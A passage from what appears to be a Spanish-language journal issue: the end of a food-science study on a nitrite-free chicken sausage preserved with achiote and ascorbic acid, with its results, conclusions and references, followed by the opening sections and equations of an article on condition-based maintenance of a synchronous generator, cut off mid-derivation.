son sustancias nocivas para la salud, generadas por el crecimiento de hongos que contaminan los alimentos, la presencia de estas toxinas implican la posible existencia de otras debido a que un solo hongo produce diferentes micotoxinas (Salgado, 2002). En la tabla 7 se puede evidenciar que los tratamientos 2 y 4 presentaron menor crecimiento de mohos y levaduras, dando indicios de que el ácido ascórbico ofrece un efecto antimicrobiano. Por tanto, aunque salen de los límites permisibles para el día 7, se realizan nuevos análisis microbiológicos con una formulación ajustada para estimar el tiempo de duración del producto. De igual forma Bogotá (2019) da a conocer que dentro de los resultados obtenidos en su estudio, identificó que, con la adición de ácido ascórbico, se presenta una disminución estadísticamente significativa del crecimiento microbiano y a su vez, se obtiene un periodo alargado de vida útil del producto.

Tabla 7. Resultados microbiológicos mohos y levaduras

	Día 1	Día 7	COVENIN 1944: 1999
Tratamiento 1	1x10 ² UFC/g	1,70 x 10 ⁴ UFC/g	1 x 10 ³
Tratamiento 2	1x10 ¹ UFC/g	1,60 x 10 ⁴ UFC/g	
Tratamiento 3	1x10 ² UFC/g	1,70 x 10 ⁴ UFC/g	
Tratamiento 4	0,5x10 ¹ UFC/g	1,60 x 10 ⁴ UFC/g	

Mohos y levaduras de formulación ajustada para T2 y T4

En la ejecución de los análisis microbiológicos realizados a un embutido de pollo con fibra, sin nitritos, con aditivos naturales se puede decir que de los 4 tratamientos los más estables fueron T2 y T4 por lo cual se procedió a repetir los análisis con los 2 tratamientos óptimos aumentando la cantidad de ácido ascórbico (1 g/Kg) a la formulación. Respecto a las condiciones fijas se realizó aumento de sal a 2%, tiempo (5 horas) y temperatura (100°C) de cocción para así garantizar la inocuidad del embutido, se fue exigente en la conservación a temperatura 8°C, y se realizó un incremento del vino (5%) para que aporte más color. Se encontró para T2 mohos <10 y en el recuento de levaduras 1,1x10⁴ UFC/g y para T4 mohos <10 y en el recuento de levaduras 8,2x10³. Por tanto, de la repetición de los análisis microbiológicos para mohos y levaduras T2 se mantuvo estable durante 12 días, Canul

et al (2014) atribuye este control microbiológico al aumento del ácido en el producto, mencionan que “este compuesto presenta una acción antimicrobiana, ya que actúa como agente quelante de los iones metales, los cuales son esenciales para el crecimiento microbiano”.

4. Conclusiones.

- Se determinó que existe diferencia estadísticamente significativa entre todos los tratamientos que contenían achiote y ácido ascórbico en diferentes concentraciones para las respuestas sensoriales color, olor, sabor y textura. Siendo el tratamiento 2 (Achiote 0,1% y Ácido ascórbico 0,75 g/kg) el que obtuvo medias más cercanas a 1 (me gusta mucho) en los atributos sensoriales color, sabor y textura, mientras el tratamiento 4 (Achiote 0,5 % y Ácido ascórbico 0,75 g/kg) obtuvo mayor puntuación en olor.
- La adición de ácido ascórbico benefició la aceptación de los productos cárnicos, a mayor concentración de ácido ascórbico mayor aceptación de las características organolépticas, en función de esto se realizó ajustes de formulación a T2 y T4 en busca de mejoras en el color y en beneficio de la conservación del producto. Una vez evaluados los atributos sensoriales de estas formulaciones se encontró que aunque el tratamiento 2 presentó mayor aceptación, no existe diferencia estadísticamente significativa entre las respuestas sensoriales de los tratamientos 2 (Achiote 0,1% y Ácido ascórbico 1 g/kg) y 4 (Achiote 0,5 % y Ácido ascórbico 1 g/kg), indicando que cualquiera de los dos productos se podría comercializar y evidenciando que la variación de esas concentraciones de achiote no son percibidas en gran medida por el consumidor.
- Se comparó la aceptación sensorial de T2 con una formulación con nitritos y se encontró que ambos son bien aceptados por los consumidores.
- Los tratamientos que tenían en su formulación mayor cantidad de ácido ascórbico mantuvieron estabilidad microbiológica para *Escherichia coli*, aerobios mesófilos, coliformes fecales, mohos y levaduras. Y el tratamiento con mayor

concentración de ácido ascórbico y achiote T2 se mantuvo estable 12 días en refrigeración.

5. Referencias bibliográficas.

- Agencia para sustancias tóxicas y el registro de enfermedades. (Septiembre de 2015). Nitrito y nitrato. Salud pública- División toxicológica y ciencias de la salud, 2-8. Recuperado de www.atsdr.cdc.gov/es
- Ayala, H., García, C., Sánchez, R., Jirón, Y., y Espinoza, W. (20 de Septiembre de 2016). Efecto de la adición de ácido ascórbico en la degradación de nitratos y nitritos en mortadela. *Revista Ciencia UNEMI*. 9(20), 85-92. Recuperado de <http://ojs.unemi.edu.ec/index.php/cienciaunemi/article/view/238/305>
- Alovera. (3 de Agosto de 2018). Achiote. https://web.ins.gob.pe/sites/default/files/Archivos/censi/Achiote_Vademecum.pdf, 1-18.
- Bastidas, J., Urresta, P., y Rcines, Mauricio. (2017). Efecto antimicrobiano de la vitamina c, vitamina e y aceite esencial de romero (*rosmarinus officinalis*) en salchichas de pollo tipo frankfurt. *Industrial Data*, 20(2), 27-36. Recuperado de <https://www.redalyc.org/articulo.oa?id=81653909004>
- Bogotá, N. (2019). Control de calidad microbiológica y análisis de ácido ascórbico como bioconservante para producto elaborado a base de mango (tesis de pregrado). Universidad Colegio Mayor de Cundinamarca, Bogotá, Colombia. Recuperado de <https://repositorio.unicolmayor.edu.co/bitstream/handle/unicolmayor/3614/PROYECTO%20DE%20GRADO%20FINAL-3-70.pdf?sequence=1&isAllowed=y>
- Cadoux, M. (14 de enero de 2021). Embutidos: ¿hacia una prohibición total de los nitritos para 2025?. *LSA Comercio conectado*. Recuperado de <https://www.lsa-conso.fr/charcuterie-vers-une-interdiction-totale-des-nitrites-d-ici-a-2025,370228>
- Carvajal, B., Ramírez, S., Gaviria, Y y Alzate, J. (1 de abril de 2019). Sustitución de nitritos en un producto cárnico embutido por nabo (*Brassica rapa*) y sustitución parcial de harina de papa (*Solanum*

- tuberosum) por harina de cáscara de mango (Mangifera indica) para la evaluación del desarrollo de color y textura. *Informador Técnico*, 83(1), 19-29. doi: <https://doi.org/10.23850/22565035.1518>
- Camacaro, J., Gómez, J., Jiménez, M., Vega, C., y Manganiello, L. (2018). Un colorante liposoluble de Onoto (Bixa orellana L) como insumo para la industria alimentaria. *Revista Ingeniería UC*, 25(2). Recuperado de <https://www.redalyc.org/journal/707/7075766901/html/>
- Canul, D., Moo, M., y Cruz, M. (2014). Efecto del ácido cítrico sobre la calidad microbiológica de jícama mínimamente procesada. *Ecorfan*, 169-175. Recuperado de https://www.ecorfan.org/handbooks/Ciencias%20de%20la%20Ingenieria%20y%20Tecnologia%20T-V/Articulo_15.pdf
- Cepero, Y., y Bastías M. (Marzo de 2016). La vitamina C como un eficaz micronutriente en la fortificación de alimentos. *Revista chilena de nutrición*, 43(1), 81-86. <http://dx.doi.org/10.4067/S0717-75182016000100012>
- Correa, S., Puerta, A., y Restrepo, B. (Diciembre de 2002). *Investigación evaluativa. Especialización en teoría, métodos y técnicas de investigación social*. Recuperado de <https://institutoprofessionalmr.org/wp-content/uploads/2018/04/Correa-Puerta-Restrepo-2002-Investigacion-Evaluativa.pdf>
- Espinosa, J. (2007). *Evaluación sensorial de los alimentos*. El Vedado, Ciudad de La Habana Cuba, Editorial Universitaria Recuperado de <https://s47003acacof1f7a3.jimcontent.com/download/version/1463707242/module/8586131883/name/LIBRO%20ANALISIS%20SENSORIAL-1%20MANFUGAS.pdf>
- Ferrufino, P. (Noviembre de 2017). Efecto del reemplazo parcial de nitrito de sodio por achiote (Bixa orellana L.) en las propiedades de salchichas frankfurter (tesis de pregrado). Escuela Agrícola Panamericana, Zamorano, Honduras.
- Gutiérrez, H., y Vara, R. (2008). *Análisis y diseño de experimentos*, Punta Santa Fe, México, Editorial Mexicana. https://gc.scalahed.com/recursos/files/r161r/w19537w/analisis_y_diseno_experimentos.pdf
- Hidalgo, L. (Marzo de 2017). Evaluación de las respuestas tecnológicas de un embutido de pollo con adición de fibra (tesis maestría). Universidad Nacional Experimental de los Llanos Occidentales Ezequiel Zamora, Cojedes, Venezuela. Recuperado de https://istecec-my.sharepoint.com/personal/lisettehidalgo_istec_edu_ec/_layouts/15/onedrive.aspx?originalPath=aHRocHM6Ly9pc3RIY2VjLW15LnNoYXJlcG9pbmQuY29tLzpmOi9nL3BlcnNvbmlFSL2xpc2VodGVoaWRhbGdvX2lzdGVjX2VkdV9lYy-9Fcy1RMIldjMncyaEZwcGoxVzlcMEtyTUJSdII-3NE8yS
- Instituto Ecuatoriano de Normalización [INEN 1338]. (abril de 2012). Carne y productos cárnicos. productos cárnicos crudos, productos cárnicos curados - madurados y productos cárnicos precocidos - cocidos. requisitos. Norma técnica ecuatoriana: 60 https://www.normalizacion.gob.ec/buzon/normas/nte_inen_1338-3.pdf
- Mendoza, F., Arteaga, M., y Pérez, O. (2016). Comportamiento de la vitamina C en un producto a base de lactosuero y pulpa de mango variedad Magdalena River (*Mangifera Indica* L.) durante el secado por aspersión. *Revista Chilena de Nutrición*, 43(2), 159-166. <http://dx.doi.org/10.4067/S0717-75182016000200008>
- Montiel, E., López, A., y Bárcenas, M. (2013). Vegetales como fuentes de nitritos: una alternativa para el curado de carnes. *Ingeniería de Alimentos*, 7(1), 57-67. Recuperado de <http://www.labamex.com/images/2013-Mexico-Vegetales-como-fuente-de-nitrito.pdf>
- Molina, K. (Febrero de 2017). Uso de disoluciones de Bixa Orellana (achiote) como revelador natural de placa dental frente a revelador convencional estandarizado (tesis de pregrado), *Universidad Central del Ecuador, Quito*. <http://www.dspace.uce.edu.ec/bitstream/25000/8332/1/T-UCE-0015-490.pdf>

- Muñoz, A. (2014). Ácido cítrico: compuesto interesante. *Revista Científica de la Universidad Autónoma de Coahuila*, 6(12), 18-23. Recuperado de <http://www.actaquimicamexicana.uadec.mx/articulos/12-4%20citricos.pdf>
- Pina, F. (1993). Concepciones en el estudio del aprendizaje de los estudiantes universitarios. *Revista de investigación educativa, RIE*, 11(22), 117-150. Recuperado de <https://redined.mecd.gob.es/xmlui/handle/11162/184729>
- Ponce, M. (Septiembre de 2018). Estudio sobre la aplicación del extracto colorante del achiote (Bixa orellana L.) en productos alimenticios: queso, embutidos y yogurt (Tesis de pregrado). Universidad de San Carlos de Guatemala, Guatemala. Recuperado de <http://www.repositorio.usac.edu.gt/10826/1/Mar%C3%ADa%20Jos%C3%A9%20Ponce.pdf>
- Reyes, L. (2013). Uso de ácido ascórbico en la elaboración de guacamole y su incidencia en el tiempo de vida útil (tesis de pregrado). Universidad Técnica de Ambato, Ambato, Ecuador. Recuperado de <https://repositorio.uta.edu.ec/bitstream/123456789/6502/1/AL%20519.pdf>
- Salgado, R. (2002). Análisis de mesófilos aerobios, mohos y levaduras, coliformes totales y *Salmonella spp.* en cuatro ingredientes utilizados en la planta de lácteos en Zamorano (tesis de pregrado). Universidad Zamorano, Zamorano, Honduras. Recuperado de <https://bdigital.zamorano.edu/bitstream/11036/1553/1/AGI-2002-To36.pdf>
- Tortajada, F., Castell, G., Tornero, B., y Gimeno, C. (2001). Micotoxinas y cáncer pediátrico. *Revista España de Pediatría*, 57(3), 279-280. Recuperado de <http://www.pehsu.org/cancer/cancerpdf/micotoxinasycancer.pdf>
- Valadez, A., López, E., Ruíz, F., y Hernández, J. (2020). Aplicación de un extracto de achiote (Bixa orellana) en una formulación de un sistema modelo oleoso. *Investigación y Desarrollo en Ciencia y Tecnología de Alimentos*, 5, 609-613. Recuperado de <http://www.fcb.uanl.mx/IDCyTA/files/volume5/5/9/120.pdf>
- Vanderzant, C., y Splittstoesser, D. 1992. Compendium of Methods for the Microbiological Examination of Food. 3 ed. Washington, D. C. *American Public Health Association Inc.* (APHA). 1219 p.
- Villafañe, F. (28 de Octubre de 2021). Achiote: origen características y usos. Nutrición. Recuperado de <https://mejorconsalud.as.com/achiote-origen-caracteristicas-usos/>
- Vargas, P., y González, E. (2011). Efecto de la aplicación de cuatro ácidos orgánicos y de un detergente neutro sobre la carga microbiana total y *Escherichia coli* en broza del café costarricense. *Tecnología en Marcha*, 24(1), 25-32. Recuperado de <https://dialnet.unirioja.es/descarga/articulo/4835532.pdf>

Mantenimiento óptimo basado en condición para un generador sincrónico utilizando algoritmo predictivo de desgaste de equipos

Geovanny Jimenez Vargas¹; Iván Endara Vélez¹

Resumen

En la actualidad, una buena planificación del mantenimiento es de trascendental importancia en los sistemas de generación ya que la detección eficiente y anticipada de fallos que puedan presentarse en los mismos terminan convirtiéndose en un verdadero desafío para las empresas generadoras. El presente artículo plantea políticas de mantenimiento óptimo utilizando una arquitectura de mantenimiento basado en condición (CBM) para un caso de estudio basado en un generador sincrónico, las cuales son posibles de definir mediante el índice de degradación estimado que presenten los diferentes componentes del generador sincrónico. Los resultados obtenidos demuestran que el modelo propuesto es capaz de proponer una política acertada de mantenimiento óptimo relacionando la severidad de daño del componente con el costo promedio de mantenimiento.

Palabras Claves: Generador sincrónico; mantenimiento basado en condición; relevancia económica; desgaste de componentes; proceso de actualización; correlación económica.

Condition-based optimal maintenance for a synchronous generator using predictive equipment wear algorithm

Abstract

Nowadays, a good maintenance planning is of transcendental importance in the generation systems since the efficient and early detection of failures that may occur in them end up becoming a real challenge for the generating companies. This paper proposes optimal maintenance policies using a condition-based maintenance (CBM) architecture for a case study based on a synchronous generator, which can be defined by means of the estimated degradation rate of the different components of the synchronous generator. The results obtained show that the proposed model is capable of proposing a successful optimal maintenance policy by relating the severity of component damage to the average maintenance cost.

Keywords: Synchronous generator; condition-based maintenance; economic relevance; component wear; upgrade process; economic correlation.

Recibido: 17 de marzo de 2022

Aceptado: 02 de agosto de 2022

¹ Facultad de Ingeniería en Electricidad y Computación, Universidad Politécnica Salesiana (UPS), Guayaquil 09-01-5863, Ecuador, Email: gjimenezv3@est.ups.edu.ec, iendara@ups.edu.ec

Autor de correspondencia: gjimenezv3@est.ups.edu.ec

I. INTRODUCCIÓN

Habitualmente el entorno de trabajo al que se encuentran expuestos los generadores sincrónicos dentro de las plantas de generación suelen ser exigentes, esto implica que los componentes del sistema experimentan cierta degradación en su rendimiento a medida que aumenta el tiempo de funcionamiento, así mismo cuando esta degradación excede el umbral determinado de tolerancia empiezan a ocurrir fallos inesperados si estos no son atendidos en un tiempo prudencial [1]. Hoy en día la administración de un mantenimiento oportuno para reducir los costos asociados al mismo se ha convertido en un tema de notable interés por parte de las empresas generadoras, quienes buscan reducir significativamente el costo total de mantenimiento y mejorar la disponibilidad de los sistemas, un modelo que analiza la optimización cuantitativa para el mantenimiento de un sistema de generación es expuesto en [2], así mismo la condición que permite un monitoreo fiable es descrita en [3]. Varios estudios han tratado con el pasar de los años plantear una política de mantenimiento correcta para los sistemas de generación, y el resultado obtenido ha sido combinación de lineamientos y acciones estratégicas de mantenimientos preventivos, correctivos y predictivos [4],[5].

En los últimos años, el mantenimiento basado en condiciones (CBM) se ha vuelto muy sobresaliente en un esfuerzo por reducir el tiempo de inactividad de las unidades y los costos de mantenimiento. El CBM puede ser implementado mediante la vigilancia continua del estado de la máquina junto con una elaborada programación del mantenimiento, dicho de otro modo, es recomendable realizar el mantenimiento cuando este puede anticiparse cualquier comportamiento anormal en el rendimiento del sistema. En consecuencia, la supervisión constante del estado de los sistemas se ha convertido en un elemento muy esencial para mejorar la producción y las ganancias en las industrias, evitando costosas pérdidas en sistemas de tal importancia [6], por otra parte, un modelo que describe la confiabilidad que poseen los sistemas con componentes degradantes y que establece directrices que permitirían minimizar los costos de mantenimiento afianzando las políticas del CBM es el descrito en [7].

El estudio realizado en [8] se presentan modelos de degradación del rendimiento de los componentes de un sistema de generación y sus supuestos, así como también una función de costos del mantenimiento para la condición en la que se analiza determinado componente. Por otra parte, dentro de la propuesta para optimizar los esquemas de mantenimiento predictivo basado en la condición (monitoreo continuo) para un sistema de generación, tenemos la planteada en [9], la cual ha sido desarrollada con las consideraciones necesarias que equilibran la prioridad del mantenimiento ante la posibilidad de ocurrencia de un fallo eminente, cabe destacar que el proceso de degradación de un componente puede ser descrito gracias a la utilización de herramientas matemáticas, estos pueden ser: una función de distribución continua gamma, el proceso de decisión de Márkov, el proceso de decisión semi-Márkov, etc.

Así mismo, dentro de las políticas del mantenimiento basado en condición (CBM) está el realizar una constante inspección al sistema de interés, esto con la finalidad de determinar el grado de degradación de los componentes, encontrar fallas potenciales y tomar decisiones de mantenimiento. [10]. Una aplicación del proceso Gamma en el modelado de mantenimiento de sistemas con degradación y que servirá en nuestro estudio es el analizado en [11], mientras que en [12] se define el nivel de rendimiento del sistema que se divide en varios estados discretos, este establece un modelo de proceso de degradación de Márkov de tiempo continuo polimórfico que optimizan el ciclo de detección y el umbral de mantenimiento del sistema, finalmente [13] y [14] señalan la importancia de la optimización del mantenimiento de sistemas multicomponente, indicando la necesidad de considerar la correlación económica entre componentes, y la utilización de modelos de riesgo proporcional y métodos de redes neuronales artificiales para estudiar los problemas de mantenimiento de sistemas multicomponente.

Basándose en la teoría del proceso de actualización la presente investigación considera la correlación económica entre componentes para después analizar el ciclo de detección óptimo para un sistema que analiza varios componentes, además de presentar un enfoque para la optimización del mantenimiento de componentes cuya degradación se puede clasificar de acuerdo con la severidad del

daño, teniendo en cuenta que el mantenimiento de estos componentes a menudo se puede fundamentar en diferentes estrategias de mantenimiento basadas en la condición, esto se evidencia en el caso de estudio elegido.

II. METODOLOGIA

A. Modelo de degradación del rendimiento y sus supuestos

En esta sección se muestra una estructura para la implementación de ideas muy bien afianzadas de mantenimiento para los elementos de un generador sincrónico. La Fig. 1 presenta un diagrama esquemático del proceso de reparación y degradación del rendimiento de los componentes, siendo D_i la variable que indica el umbral de avería y post-mantenimiento que presenta el elemento; L_i es el umbral de mantenimiento preventivo; i representa el i -ésimo componente ($i = 1, 2, \dots, I$) e I es el número de componentes del sistema. La variable aleatoria, $D_i(t)$ representa el estado degradado del componente i en el tiempo t ; $D_i(t) = 0$, significa que el componente está en un estado completamente nuevo, en otras palabras, sin realizarse el mantenimiento, se debe considerar que el rendimiento de los componentes continuará degradándose con el tiempo, esto implica que cuando $D_i(t) \geq D_i$ la falla del componente será inminente, para aquello se debe de definir el período de detección τ_i , el mismo que se selecciona mediante una detección de igual período en el estado del componente, así mismo cada uno de los puntos de detección serán definidos respectivamente como: $\{\tau_i, 2\tau_i, 3\tau_i, \dots, k\tau_i, \dots\}$.

Una vez definidos los puntos de detección podemos obtener el estado de los componentes y tomar decisiones de mantenimiento en función de la degradación de los componentes tomando en cuenta los siguientes escenarios: I) Cuando $L_i \leq D_i(t) < D_i$ debe llevarse a cabo el mantenimiento preventivo, como se muestra en la Fig. 1. (a); II) Cuando $D_i(t) \geq D_i$ debe realizarse el mantenimiento correctivo, como se muestra en la Fig. 1. (b); III) Cuando $D_i(t) < D_i$ el generador continuará su funcionamiento normal, ya que el componente no ha traspasado el umbral de desgaste establecido.




Figura 1. Diagrama esquemático de la degradación del rendimiento de un solo componente y su umbral

B. Teoría del proceso de renovación

i) Proceso de conteo

Establecemos el supuesto en el que las piezas reparadas se ponen en uso cuando $t = 0$; esto es, luego de ocurrir una falla el componente ha sido restaurado a un estado normal mediante mantenimiento y su tiempo de mantenimiento se considera despreciable, este proceso se repite hasta establecer una secuencia de tiempo de falla del componente. Sea $N(t)$ el número de fallas en el intervalo de tiempo $[0, t]$ el cual responde a un proceso aleatorio $\{N(t), t \geq 0\}$ tal como el proceso de conteo descrito en [15], el cual considera un sistema definido como una correlación de dos tipos de componentes, donde número de fallas de cada componente se describe como un proceso estocástico, considerando uno de los procesos dependiente en el otro.

ii) Proceso de actualización

Si los intervalos de ocurrencia de todas las fallas en un proceso de conteo son independientes entre sí, y el tiempo entre fallas obedece a la distribución

exponencial de parámetro λ , el proceso de conteo se responde a un proceso Poisson homogéneo. Este proceso de Poisson homogéneo deberá cumplir siguientes condiciones: 1) $N(0) = 0$; 2) $N(t)$ será un incremento independiente del evento anterior; 3) el parámetro t se define como la longitud de cualquier intervalo, y el número de eventos de falla en este intervalo obedece a una distribución λt , es decir, existe para cualquier $t \geq 0$

$$\Pr [N(t+s) - N(s) = n] = \frac{(\lambda t)^n}{n!} e^{-\lambda t} \quad (1)$$

Cuando los intervalos de tiempo de llegada del proceso de Poisson homogéneo son independientes entre sí, la función de distribución es arbitraria y estos están distribuidos de forma idéntica, este proceso de recuento resultante se denomina proceso de renovación, para el cual se debe establecer $\{X_n, n = 1, 2, \dots\}$ el mismo que es una serie de variables aleatorias no negativas mutuamente independientes e idénticamente distribuidas y que tienen una función de distribución $F(x)$ en común, donde T_n es la distancia entre el evento $n-1$ y el evento n , para este proceso de conteo estableceremos una media μ y su varianza δ^2 entonces el momento en que ocurre el n -ésimo evento es

$$S_n = \sum_{k=1}^n T_k \quad (2)$$

Por definición si $S_0 = 0$, entonces se cumple que $N(t) = \sup \{n: S_n \leq t\}$ en el proceso de recuento, de la misma forma denominaremos proceso de actualización a $\{N(t), t \geq 0\}$. El proceso de las propiedades estocásticas se puede describir completamente mediante la distribución común $F(x)$ de X_n a partir del teorema de los números grandes, sabiendo que: $n \rightarrow \infty, \frac{S_n}{n} \rightarrow \mu$.

Sea $F(t)$ la distribución de probabilidad acumulada en el momento de la actualización continua, y $c(t)$ quien define el costo de un tiempo de actualización y de acuerdo con la teoría de actualización planteada en [16],[17], el costo promedio por unidad de tiempo es

$$\lim_{t \rightarrow \infty} \frac{E[K(t)]}{t} = \frac{\int_0^{\infty} c(t) dF(t)}{\int_0^{\infty} t dF(t)} \quad (3)$$

Donde, $E[K(t)]$ representa el costo total esperado.

C. Función de coste del mantenimiento considerando la condición de un solo componente

En esta sección se utilizará un modelo de

efectos aleatorios para describir la degradación del rendimiento de los componentes, y la expresión de la función es

$$D_i(t) = A_i + \theta_i t^{B_i} \quad (4)$$

En la fórmula, A_i representa la degradación inicial del componente, como una señal de desgaste, $\theta = 1/\lambda$ vibración, o cualquier otra variante considerada como causante de un posible fallo; t es la variable tiempo; B_i indica el nivel de degradación del componente, cuanto mayor sea el valor de B_i , más rápida será la tasa de degradación y aumentará la probabilidad de fallo del componente.

La probabilidad de que la cantidad de degradación exceda el umbral x en el tiempo t es

$$P | D_i(t) \geq x | = 1 - F_{\theta_i} \left(\frac{D_i - A_i}{t^{B_i}} \right) \quad (5)$$

Donde, F_{θ_i} es la función de densidad acumulada evaluada en θ_i , este estudio asume que F_{θ_i} obedece a una distribución normal con media μ_{θ_i} y varianza σ_{θ_i} .

Dentro de los costos de mantenimiento estarán incluidos: los costos de inspección $C_{I(i)}$, los costos de mantenimiento preventivo $C_{P(i)}$, los costos de mantenimiento correctivo $C_{R(i)}$, la tasa de costo de tiempo de inactividad $C_{D(i)}$, y el costo mínimo de mantenimiento $C_{M(i)}$. Suponiendo que tanto el mantenimiento preventivo como el post mantenimiento pueden devolver el componente al estado inicial, el ciclo de vida se define como el intervalo de tiempo desde el estado inicial hasta la primera actividad de actualización del componente. La aparición de varios ciclos de vida consecutivos constituye un proceso de actualización. La tasa de costo promedio a largo plazo de los componentes se puede expresar como

$$Z_i(\tau_i) = \frac{E[C(\tau_i)]}{E[W(\tau_i)]} \quad (6)$$

Donde, $E[C(\tau_i)]$ es el costo de mantenimiento promedio del componente i en su tiempo total de vida de vida; $E[W(\tau_i)]$ es el ciclo de vida promedio del componente, así mismo $E[C(\tau_i)]$ puede expresarse de la forma:

$$E[C(\tau_i)] = C_{I(i)} E_i[N] + C_{P(i)} P_{P(i)} + C_{R(i)} P_{R(i)} + C_{D(i)} E_i + C_{M(i)} E_{M(i)} [N] \quad (7)$$

Donde:

$C_{I(i)}$ $E_i[N]$ es el costo de la prueba, $C_{I(i)}$ es el costo de una sola prueba, $E_i[N]$ es el costo del número medio

de inspecciones y N es el número total de piezas; $C_{P(i)}$, $P_{P(i)}$ son los costos de mantenimiento preventivo, $C_{R(i)}$ es el costo de un único mantenimiento preventivo, y $P_{R(i)}$ es la probabilidad de tener que realizar mantenimiento preventivo al componente; $C_{D(i)}$, $P_{D(i)}$ es el costo del mantenimiento posterior o correctivo, es decir, cuando el componente falló, $C_{R(i)}$ es el costo de un solo mantenimiento correctivo, $P_{R(i)}$ es la probabilidad de tener que realizar mantenimiento correctivo al componente; $C_{D(i)}$, E_i se utiliza para el costo de pérdida de tiempo por inactividad, donde $C_{D(i)}$ es el costo de la inactividad (paralización) por unidad de tiempo, E_i es el tiempo de inactividad promedio que tiene el componente cuando se le realiza mantenimiento; $C_{M(i)}$, $E_{M(i)}$ es el costo por mantenimiento mínimo, $C_{M(i)}$ es el costo de un mantenimiento mínimo, $E_{M(i)}$ es el número mínimo de reparaciones del componente.

La forma de calcular cada parámetro se detalla a continuación:

• **Número medio de inspecciones $E_i[N]$**

Si el componente necesita mantenimiento preventivo o reparación posterior en el k -ésimo punto de inspección, se debe completar un proceso de actualización estableciendo los intervalos de su vida útil. Suponiendo que el componente tiene un total de k actividades de inspección durante su ciclo de vida, entonces $E_i[N]$ se define como:

$$E_i[N] = \sum_{k=1}^{\infty} kP(N = k) \tag{8}$$

Siendo $P(N = k)$ la probabilidad que denota la actualización en el k -ésimo punto de detección; lo que nos lleva a los siguientes 2 estados de actualización de componentes:

$$E_{10}^k = |D_i((k-1)\tau_i) < L_i \cap |L_i \leq D_i(k\tau_i) < D_i| \tag{9}$$

$$E_{20}^k = |D_i((k-1)\tau_i) < L_i \cap |D_i(k\tau_i) \geq D_i| \tag{10}$$

Entonces la situación en la que el componente no será reemplazado se define por:

$$E_{10}^k = |D_i((k-1)\tau_i) < L_i \cap |D_i(k\tau_i) < L_i|$$

Esto debido a que:

$$P | D_i((k-1)\tau_i) < L_i | = F_n \left(\frac{L_i - A_i}{((k-1)\tau_i)^{n_i}} \right)$$

Para la probabilidad que el componente actualice su estado en el k -ésimo punto de detección se la definirá como:

$$P(N = k) = P | D_i((k-1)\tau_i) < L_i | - P | D_i(k\tau_i) < L_i | \tag{11}$$

$$P(N = k) = F_n \left(\frac{L_i - A_i}{((k-1)\tau_i)^{n_i}} \right) - F_n \left(\frac{L_i - A_i}{(k\tau_i)^{n_i}} \right) \tag{12}$$

Entonces, el número medio de inspecciones $E_i[N]$ se puede expresar como

$$E_i[N] = \sum_{k=1}^{\infty} k \left\{ F_n \left(\frac{L_i - A_i}{((k-1)\tau_i)^{n_i}} \right) - F_n \left(\frac{L_i - A_i}{(k\tau_i)^{n_i}} \right) \right\} \tag{13}$$

• **Determinación de las probabilidades de mantenimiento**

La probabilidad de mantenimiento preventivo de los componentes y la probabilidad de mantenimiento posterior o correctivo de los componentes están en $k\tau_i$, así mismo la probabilidad de que el umbral de falla que alcance D_i antes es:

$$P | D_i(k\tau_i) > D_i | = P | T_{D_i} < k\tau_i | \tag{14}$$

El componente alcanzara la condición de mantenimiento preventivo en el tiempo del umbral que se encuentra en la posición $(k-1)\tau_i$ y $k\tau_i$, cuya probabilidad está dada por:

$$P | D_i((k-1)\tau_i) \leq L_i < D_i(k\tau_i) | = P | (k-1)\tau_i \leq T_{D_i} < k\tau_i | \tag{15}$$

Donde, el umbral de mantenimiento preventivo se alcanza dentro del intervalo $(k-1)\tau_i$, cuando tiene un valor L_i , para esto definiremos las situaciones planteadas en la sección anterior:

1. Si $L_i \leq D_i(k\tau_i) < D_i$, deberá realizarse el mantenimiento preventivo, y su probabilidad estará dada por

$$P_{P(i)} = \sum_{k=1}^{\infty} P | D_i((k-1)\tau_i) < L_i, L_i \leq D_i(k\tau_i) < D_i | \tag{16}$$

2. Si $D_i(k\tau_i) \geq D_i$, deberá realizarse el mantenimiento posterior o correctivo y su probabilidad estará dada por:

$$P_{R(i)} = \sum_{k=1}^{\infty} P | D_i((k-1)\tau_i) < L_i, D_i(k\tau_i) \geq D_i | \tag{17}$$

Sabiendo que:

$$P_{P(i)} + P_{R(i)} = \sum_{k=1}^{\infty} \left(F_n \left(\frac{D_i - A_i}{((k-1)\tau_i)^{n_i}} \right) - F_n \left(\frac{D_i - A_i}{(k\tau_i)^{n_i}} \right) \right)$$

Establecemos en los casos que:

$$k < \frac{D_i - A_i}{D_i - L_i}, P_{P(i)} = \sum_{k=1}^{\infty} \left(F_n \left(\frac{L_i - A_i}{((k-1)\tau_i)^{n_i}} \right) - F_n \left(\frac{L_i - A_i}{(k\tau_i)^{n_i}} \right) \right) \tag{18}$$

$$k \geq \frac{D_i - A_i}{D_i - L_i}, P_{P(i)} = \sum_{k=1}^{\infty} \left(F_n \left(\frac{L_i - A_i}{((k-1)\tau_i)^{n_i}} \right) - F_n \left(\frac{L_i - A_i}{(k\tau_i)^{n_i}} \right) \right) \tag{19}$$

Y según lo establecido en la fórmula (17), se podrá estimar el valor para $P_{R(i)}$.

- **El tiempo de inactividad promedio de los componentes E_i**

Si el componente falla en el tiempo T y este se encuentra en los límites de $(k-1)\tau_i < T \leq k\tau_i$, eso significaría que $[T, k\tau_i)$ en el generador sincrónico estará en estado de paralización hasta que se repare el siguiente punto de inspección y se obtenga el tiempo medio de inactividad de los componentes identificados.

La expresión para E_i se define como:

$$E_i[\xi] = \sum_{k=1}^{\infty} \left(\int_{(k-1)\tau_i}^{k\tau_i} (k\tau_i - t) dF_i(t) \right) P(E_{i2}^k) \quad (20)$$

Donde:

